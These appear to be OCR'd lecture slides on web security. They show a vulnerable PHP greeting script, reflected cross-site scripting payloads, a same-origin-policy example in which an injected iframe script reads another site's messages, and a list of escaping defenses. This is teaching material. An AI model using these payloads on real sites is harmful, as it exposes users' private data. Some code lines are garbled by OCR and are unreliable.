<?php

echo “Hello, ” . $_GET[“user”] . “!”;
```

GET /?user=Bob HTTP/1.1

HTTP/1.1 200 OK
…
Hello, Bob!

Cross-Site Scripting (XSS)

```
<?php

echo “Hello, ” . $_GET[“user”] . “!”;
```

GET /?user=<u>Bob</u> HTTP/1.1

HTTP/1.1 200 OK
…
Hello, <u>Bob</u>!

Cross-Site Scripting (XSS)

```
<?php

echo “Hello, ” . $_GET[“user”] . “!”;
```

http://vuln.com/ says:

XSS

GET /?user=<script>alert(‘XSS’)</script> HTTP/1.1

HTTP/1.1 200 OK
…
Hello, <script>alert(‘XSS’)</script>!

Click me!!!
http://vuln.com/?user=<script>alert(‘XSS’)</script>

Web Review | Same-Origin Policy (SOP)

(evil!)
facebook.com

GET / HTTP/1.1
Host: facebook.com

HTTP/1.1 200 OK
…
<script>
$.get('http://gmail.com/msgs.json',
function (data) { alert(data); }
</script>

GET /msgs.json HTTP/1.1
Host: gmail.com


gmail.com

HTTP/1.1 200 OK
…
{ new_msgs: 3 }

Cross-Site Scripting (XSS) Attack

GET / HTTP/1.1
Host: facebook.com

(evil!)
facebook.com



$.get('http://gmail.com/
msgs.json', function (data)
alert(data); })

HTTP/1.1 200 OK
…
<iframe src="http://gmail.com/?user=<script>
$.get('http://gmail.com/msgs.json',
nction (data) { alert(data); })
</script>"></iframe>

GET /?user=<script>$.get(' … </script> HTTP/1.1
Host: gmail.com

gmail.com

HTTP/1.1 200 OK
…
Hello, <script>$.get('http://gmail.com/
msgs.json',
unction (data) { alert(data); }) </script>

Cross-Site Scripting (XSS) Attack

(evil!)
facebook.com

GET / HTTP/1.1
Host: facebook.com

HTTP/1.1 200 OK
…
<iframe src="http://gmail.com/?user=<script>
$.get('http://gmail.com/msgs.json',
function (data) { alert(data); })
</script>"></iframe>

GET /msgs.json HTTP/1.1
Host: gmail.com

gmail.com

HTTP/1.1 200 OK
…
{ new_msgs: 3 }

XSS Defenses

- Make sure **data** gets shown as **data**, not executed as code!
- Escape special characters
  - Which ones? Depends what context your $data is presented
    - Inside an HTML document? $data
    - Inside a tag? <a href="http://site.com/$data">
    - Inside Javascript code? var x = "$data";
  - Make sure to escape every last instance!
- Frameworks can let you declare what's user-controlled data and automatically escape it

To Learn More …

- Books
  - Pfleeger and Pfleeger, Chapter 4
  - Goodrich and Tamassia, Chapter 7
  - Anderson, Chapter 23
  - Du, Chapter 11
- Papers
  - Robust Defenses for Cross-Site Request Forgery - Barth
  - BLUEPRINT: Robust Prevention of Cross-site Scripting Attacks for Existing Browsers - Louw
  - Cross Site Scripting Explained - Klein
  - Securing Frame Communication in Browsers - Barth
  - Beware of Finer-Grained Origins – Jackson